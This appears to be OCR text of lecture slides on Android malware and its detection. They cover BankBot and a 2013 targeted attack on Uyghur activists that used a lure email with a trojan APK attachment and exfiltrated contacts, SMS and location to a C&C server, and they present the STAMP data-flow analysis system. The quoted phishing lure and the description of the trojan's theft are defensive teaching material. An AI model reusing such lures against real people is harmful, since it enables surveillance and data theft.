BankBot This malware tries to steal users' confidential information and money from bank and mobile accounts associated with infected devices.

http://forensics.spreitzenbarth.de/android-malware/

Trends 2014-15




Android free antivirus apps …

1. Comodo Security & Antivirus
2. CM Security Antivirus AppLock
3. 360 Security - Antivirus Boost
4. Sophos Free Antivirus and Security
5. Malwarebytes Anti-Malware
6. Bitdefender Antivirus Free

http://www.androidcentral.com/top-free-antivirus-apps-android

Android malware example



From [redacted]

Subject WUC's Conference in Geneva

3:26 PM

To [redacted]

Bcc [redacted]


22 March 2013 World Uyghur Congress


In what was an unprecedented coming-together of leading Uyghur, Mongolian, Tibetan and Chinese activists, as well as other leading international experts, we were greatly humbled by the great enthusiasm, contribution and desire from all in attendance to make this occasion something meaningful, the outcome of which produced some concrete, action-oriertated solutions to our shared grievences.The attachment is a letter on behalf of WUC,UNPO and STP.

1 attachment: WUC's Conference.apk 219 KB

Image: Kaspersky Labs, https://www.securelist.com/en/blog/208194186/Android_Trojan_Found_in_Targeted_Attack, March 26th, 2013

Install malicious “conference app”





WUC's Conference
in Geneva

On behalf of all at
the Word Uyghur
Congress (WUC),
the Unrepresented
Nations and Peoples
Organization (UNPO)
and the Society for
Threatened Peoples
(STP), Human
Rights in China:
Implications for
East Turkestan,
Tibet and
Southern Mongolia
In what was an
unprecedented

Image: Kaspersky Labs, https://www.securelist.com/en/blog/208194186/Android_Trojan_Found_in_Targeted_Attack, March 26th, 2013

Malware behavior triggered by C&C server (Chuli)



WUC's Conference in Geneva

On behalf of all at the Word Uyghur Congress (WUC), the Unrepresented Nations and Peoples Organization (UNPO) and the Society for Threatened Peoples (STP). Human Rights in China: Implications for East Turkestan, Tibet and Southern Mongolia In what was an unprecedented

Command

C&C Server

Data

Contacts

Call Log

Location

SMS Msg

Image: Kaspersky Labs, https://www.securelist.com/en/blog/208194186/Android_Trojan_Found_in_Targeted_Attack, March 26th, 2013


Outline

- Mobile malware

➡ Identifying malware
  - Detect at app store rather than on platform
- Target fragmentation in Android
  - Out-of-date Apps may disable more recent security platform patches

STAMP Admission System


Static Analysis
More behaviors,
fewer details



Dynamic Analysis
Fewer behaviors,
more details

Alex Aiken,
John Mitchell,
Saswat Anand,
Jason Franklin
Osbert Bastani,
Lazaro Clapp,
Patrick Mutchler,
Manolis Papadakis


Data Flow Analysis



- Source-to-sink flows
  - Sources: Location, Calendar, Contacts, Device ID etc.
  - Sinks: Internet, SMS, Disk, etc.

Data Flow Analysis in Action

- Malware/Greyware Analysis
  - Data flow summaries enable enterprise-specific policies
- API Misuse and Data Theft Detection




FB API → Source: FB_Data → Send Internet → Sink: Internet

- Automatic Generation of App Privacy Policies
  - Avoid liability, protect consumer privacy

Privacy Policy

This app collects your:
Contacts
Phone Number
Address

- Vulnerability Discovery



Web → Source: Untrusted_Data → SQL Stmt → Sink: SQL

Challenges


- Android is 3.4M+ lines of complex code
    - Uses reflection, callbacks, native code

- **Scalability:** Whole system analysis impractical

- **Soundness:** Avoid missing flows

- **Precision:** Minimize false positives

STAMP Approach



- Model Android/Java
  - Sources and sinks
  - Data structures
  - Callbacks
  - 500+ models
- Whole-program analysis
  - Context sensitive

Data We Track (Sources)

- Account data
- Audio
- Calendar
- Call log
- Camera
- Contacts
- Device Id
- Location
- Photos (Geotags)
- SD card data
- SMS

30+ types of sensitive data

Data Destinations (Sinks)

- Internet (socket)
- SMS
- Email
- System Logs
- Webview/Browser
- File System
- Broadcast Message

10+ types of exit points

Currently Detectable Flow Types

396 Flow Types

Unique Flow Types = Sources x Sink

Example Analysis

Contact Sync for Facebook (unofficial)

Description:

This application allows you to synchronize your Facebook contacts on Android.


IMPORTANT:

* "Facebook does not allow [sic] to export phone numbers or emails. Only names, pictures and statuses are synced."

* "Facebook users have the option to block one or all apps. If they opt for that, they will be EXCLUDED from your friends list."

Privacy Policy: (page not found)

Possible Flows from Permissions



Sources

Sinks

READ_CONTACTS

READ_SYNC_SETTINGS

READ_SYNC_STATS

GET_ACCOUNTS

INTERNET

INTERNET

WRITE_SETTINGS

WRITE_CONTACTS


WRITE_SECURE_SETTINGS

WRITE_SETTINGS

Expected Flows

Sources

Sinks



READ_CONTACTS

READ_SYNC_SETTINGS

READ_SYNC_STATS

GET_ACCOUNTS

INTERNET

INTERNET

